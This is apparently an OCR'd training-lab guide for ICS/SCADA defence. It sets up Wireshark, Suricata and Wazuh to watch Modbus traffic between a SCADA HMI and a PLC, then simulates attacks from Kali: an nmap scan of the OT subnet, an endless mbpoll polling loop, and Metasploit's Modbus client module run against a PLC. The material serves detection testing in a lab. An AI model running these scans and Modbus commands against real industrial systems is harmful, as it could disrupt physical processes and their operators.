
PHASE 1 — Installing Packet Analyzer


1. Identify the network traffic to monitor, which is the communication between the SCADA system (192.168.x.x) and the PLC (192.168.x.x) using the Modbus TCP protocol on port 502.
2. Install a packet analysis tool such as Wireshark on the monitoring system to capture and analyze network traffic.
3. Update the system package list using "sudo apt update" before installing the required software.
4. Install Wireshark using the command "sudo apt install wireshark -y" and allow non-root users to capture packets during installation & then run “wireshark”.
5. Open Wireshark and start packet capture by selecting the network interface connected to the OT network (such as ens33 or eth0).



PHASE 2 — Applying Protocol Filters to see Packets

1. Apply the Wireshark display filter "tcp.port == 502" to capture and view only Modbus TCP traffic between the SCADA and PLC systems.
2. Observe the normal communication pattern where only the PLC and SCADA exchange Modbus request and response messages such as reading registers and writing coils.
3. Inspect individual packets in Wireshark to analyze Modbus details including Transaction ID, Protocol ID, Length, Unit ID, and Function Code.
4. Save the captured normal traffic as a baseline file by selecting File → Save As and storing it as baseline_normal_operation.pcap for later comparison.
5. Analyze traffic statistics using Wireshark tools such as Protocol Hierarchy and Conversations to confirm that communication occurs only between the SCADA and PLC devices.






WEEK 6 — Install IDS Monitoring (Suricata + Wazuh)

PHASE 1 — Install Suricata IDS


1. Prepare the monitoring system for IDS installation by updating the package repository using "sudo apt update".
2. Install the required dependency package using "sudo apt install software-properties-common -y" to allow adding external repositories.
3. Add the Suricata stable repository to the system using "sudo add-apt-repository ppa:oisf/suricata-stable" to access the latest Suricata packages.
4. Update the package list again after adding the repository using "sudo apt update".
5. Install the Suricata intrusion detection system using "sudo apt install suricata -y" on the monitoring machine.
6. Verify the successful installation of Suricata by checking the build information using "suricata --build-info".

```
root@scada-HMI:/home/scada# apt install suricata -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
suricata is already the newest version (1:7.0.3-1build3).
The following package was automatically installed and is no longer required:
  libsigsegv2
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 22 not upgraded.
root@scada-HMI:/home/scada# suricata --build-info
This is Suricata version 7.0.3 RELEASE
Features: NFQ PCAP_SET_BUFF AF_PACKET HAVE_PACKET_FANOUT LIBCAP_NG LIBNET1.1 HAVE_HTP_URI_NORMALIZE_HOOK PCR
E_NSS HTTP2_DECOMPRESSION HAVE_LUA HAVE_LUAJIT HAVE_LIBJANSSON TLS TLS_C11 MAGIC RUST
SIMD support: SSE_4_2 SSE_4_1 SSE_3
Atomic intrinsics: 1 2 4 8 16 byte(s)
64-bits, Little-endian architecture
GCC version 13.2.0, C version 201112
compiled with _FORTIFY_SOURCE=2
L1 cache line size (CLS)=64
thread local storage method: _Thread_local
compiled with LibHTP v0.5.46, linked against LibHTP v0.5.46
```

7. Open the Suricata configuration file for editing using "sudo nano /etc/suricata/suricata.yaml" to configure the IDS settings.
8. Enable promiscuous mode in the configuration so that Suricata can capture all network traffic passing through the interface.
9. Configure the network interface used for monitoring by setting the interface name (such as ens33) in the configuration file.



10. Make a local.rules file using "sudo nano /etc/suricata/rules/local.rules" & then add this in that file "alert tcp any any -> any 502 (msg:"ICS Modbus Traffic Detected"; sid:100001; rev:1;)"to add according to your need or we can use by default rules, then save it.
11. Check the available network interface names on the system using "ip a" before assigning the correct interface in the configuration.



12. Enable JSON event logging in the configuration to store network events and alerts in the eve.json log file.
13. Stop the running Suricata service using "sudo systemctl stop suricata" before starting it with custom configuration.
14. Start Suricata manually in IDS mode using "sudo suricata -c /etc/suricata/suricata.yaml -i ens33" to monitor network traffic on the selected interface.
15. Verify that Suricata is generating logs by navigating to the log directory using "cd /var/log/suricata" and checking the available log files with "ls".

16. Monitor real-time intrusion alerts by viewing the log output using "sudo tail -f fast.log" and reload the IDS after adding new Modbus detection rules using "sudo systemctl restart suricata".

```
root@scada-HMI:/home/scada# sudo tail -f /var/log/suricata/fast.log
03/10/2026-19:06:00.211871  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.104:35600 -> 192.168.1.105:502
03/11/2026-16:41:47.917578  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.100:7453 -> 192.168.1.104:502
```

Alerts Generated

PHASE 2 — Install Wazuh (Log Monitoring)

1. Download the Wazuh installation script on the monitoring system using "curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh" to prepare for SIEM deployment.
2. Install the Wazuh Manager and dashboard by executing "sudo bash wazuh-install.sh -a" and allow the installation process to complete.
3. Access the Wazuh dashboard through a web browser using "https://192.168.20.20" to manage and monitor security events.

```
curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh
sudo bash wazuh-install.sh -a
```

4. Open the Wazuh configuration file to integrate external log sources using "sudo nano /var/ossec/etc/ossec.conf".
5. Configure Wazuh to read Suricata JSON logs by adding the log monitoring entry that points to the file "/var/log/suricata/eve.json" within the configuration.
6. Restart the Wazuh Manager service to apply the new configuration using "sudo systemctl restart wazuh-manager".

```
root@scada-HMI:/home/scada# mousepad /var/ossec/etc/rules/local_rules.xml
```

/var/ossec/etc/rules/local_rules.xml - Mousepad


File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

```
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,
  </rule>
```

```
31:34.081: g_strjoinv: assertion 'str_arr
31:34.082: g_strjoinv: assertion 'str_arr
31:34.447: failed to commit changes to dc
such file or directory)
31:34.448: failed to commit changes to dc
such file or directory)
31:36.273: failed to commit changes to dc
```

7. Perform controlled test activities such as repeated pump start and stop operations from the SCADA interface to generate network events for IDS monitoring.
8. Monitor Suricata alert logs directly by viewing the alert file using "sudo tail -f /var/log/suricata/fast.log" to confirm that traffic anomalies are detected.
9. Modify the Wazuh configuration again to forward Suricata IDS alerts by editing the file with "sudo nano /var/ossec/etc/ossec.conf" and linking it to the "/var/log/suricata/fast.log" file.
10. Save the configuration and restart the Wazuh Manager service again using "sudo systemctl restart wazuh-manager" so the new log source becomes active.
11. Open the Wazuh web interface locally using "https://localhost" to monitor alerts and security events generated in the system.



WEEK 7 — Scenario Library (Attack / Anomaly Simulations)

PHASE 1 — Discovery & Misuse

1. Simulate an OT network reconnaissance attack from the Kali Linux machine to discover devices and open ports in the industrial network.
2. Perform a TCP SYN network scan on the OT subnet using the command "nmap -sS 192.168.1.0/24" or "nmap -p 502 192.168.1.0/24"to probe PLC and other devices.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 502 192.168.1.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 08:12 -0400
Nmap scan report for 192.168.1.1
Host is up (0.0015s latency).

PORT    STATE    SERVICE
502/tcp filtered mbap
MAC Address: 3C:52:A1:35:E6:A2 (TP-Link Limited)

Nmap scan report for 192.168.1.100
Host is up (0.00021s latency).

PORT    STATE    SERVICE
502/tcp filtered mbap
MAC Address: 04:42:1A:86:AF:A1 (ASUSTek Computer)
```

```
PORT    STATE SERVICE
502/tcp open  mbap
MAC Address: 00:0C:29:3C:72:7E (VMware)

Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).

PORT    STATE SERVICE
502/tcp open  mbap
MAC Address: 00:0C:29:98:54:DD (VMware)

Nmap scan report for 192.168.1.106
Host is up.

PORT    STATE    SERVICE
502/tcp filtered mbap

Nmap done: 256 IP addresses (6 hosts up) scanned in 7.21 seconds
```

3. Observe the captured traffic in the monitoring system where multiple SYN packets and connection attempts appear from an unknown IP address.
4. Confirm that the scanning activity does not directly affect the PLC process or tank operation but generates suspicious network activity.
5. Verify that the intrusion detection system identifies the scan behavior and generates alerts related to abnormal connection attempts.

```
 {TCP} 192.168.1.100:7453 -> 192.168.1.104:502
03/11/2026-17:42:13.935011  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:41023 -> 192.168.1.105:502
03/11/2026-17:42:13.933745  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:41023 -> 192.168.1.1:502
03/11/2026-17:42:13.932560  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:41023 -> 192.168.1.100:502
03/11/2026-17:42:13.934994  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:41023 -> 192.168.1.104:502
03/11/2026-17:42:13.936668  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:41023 -> 192.168.1.101:502
03/11/2026-17:42:14.032312  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:41025 -> 192.168.1.100:502
03/11/2026-17:42:14.035287  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:41025 -> 192.168.1.1:502
```


6. Simulate abnormal Modbus polling activity from the attacker machine by first installing the Modbus client tool using "sudo apt install mbpoll -y".


```
┌──(root㉿kali)-[/home/kali]
└─# sudo apt install mbpoll -y
Installing:
  mbpoll

Installing dependencies:
  libmodbus5

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 0
  Download size: 62.1 kB
  Space needed: 167 kB / 60.4 GB available
```

7. Generate continuous Modbus requests to the PLC using "while true; do mbpoll -m tcp 192.168.1.x -r 1 -c 10; done" to create high-frequency polling traffic.

```
┌──(root㉿kali)-[/home/kali]
└─# while true; do mbpoll -m tcp 192.168.1.100 -r 1 -c 10; done
mbpoll 1.0-0 - ModBus(R) Master Simulator
Copyright (c) 2015-2023 Pascal JEAN, https://github.com/epsilonrt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.

mbpoll: Connection failed: Connection timed out.
mbpoll 1.0-0 - ModBus(R) Master Simulator
Copyright (c) 2015-2023 Pascal JEAN, https://github.com/epsilonrt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.

mbpoll: Connection failed: Connection timed out.
mbpoll 1.0-0 - ModBus(R) Master Simulator
Copyright (c) 2015-2023 Pascal JEAN, https://github.com/epsilonrt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.
```

8. Observe the network monitoring tools showing repeated Modbus register reads and increased traffic between the attacker and the PLC.
9. Verify that the IDS detects the abnormal write attempt and generates alerts indicating possible unauthorized Modbus command activity.
10. Navigate to the Security Events → Alerts section in the Wazuh dashboard to observe alerts triggered by Suricata when network anomalies or attacks occur.





PHASE 2 — Process Integrity Attacks

1. "msfconsole" – Start the Metasploit Framework console.
2. "use auxiliary/scanner/scada/modbusclient" – Load the Modbus SCADA client scanner module.

```
msf >

msf > use auxiliary/scanner/scada/modbusclient
[*] Setting default action READ_HOLDING_REGISTERS - view all 9 actions with the show actions command
```


3. "show options" – Display all configurable parameters required by the module.
4. "set RHOSTS 192.168.1.105" – Define the target host IP address.
5. "show actions" – List all available actions supported by the module.
6. "info" – Display detailed information about the loaded module.
7. "set DATA_ADDRESS 2" – Set the Modbus register address to interact with.
8. "set ACTION READ_HOLDING_REGISTERS" – Select the action to read holding registers from the device.

```
msf auxiliary(scanner/scada/modbusclient) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA                             no        Data to write (WRITE_COIL and WRITE_REGISTER modes only
   DATA_ADDRESS                     yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mode only) e.g. 01
   DATA_REGISTERS                   no        Words to write to each register separated with a comma
                                              3,4
   HEXDUMP         false            no        Print hex dump of response
   NUMBER          1                no        Number of coils/registers to read (READ_COILS, READ_DIS
                                               READ_INPUT_REGISTERS modes only)
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/doc
                                              ploit.html
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     1                no        Modbus unit number


Auxiliary action:

   Name                  Description
   ----                  -----------
   READ_HOLDING_REGISTERS  Read words from several HOLDING registers
```

```
msf auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.1.105
RHOSTS => 192.168.1.105
msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 2
DATA_ADDRESS => 2
msf auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS
action => READ_HOLDING_REGISTERS
```

9. "run" – Execute the module against the target.


```
msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.105
[*] 192.168.1.105:502 - Sending READ HOLDING REGISTERS ...
[+] 192.168.1.105:502 - 1 register values from address 2 :
[+] 192.168.1.105:502 - [0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```



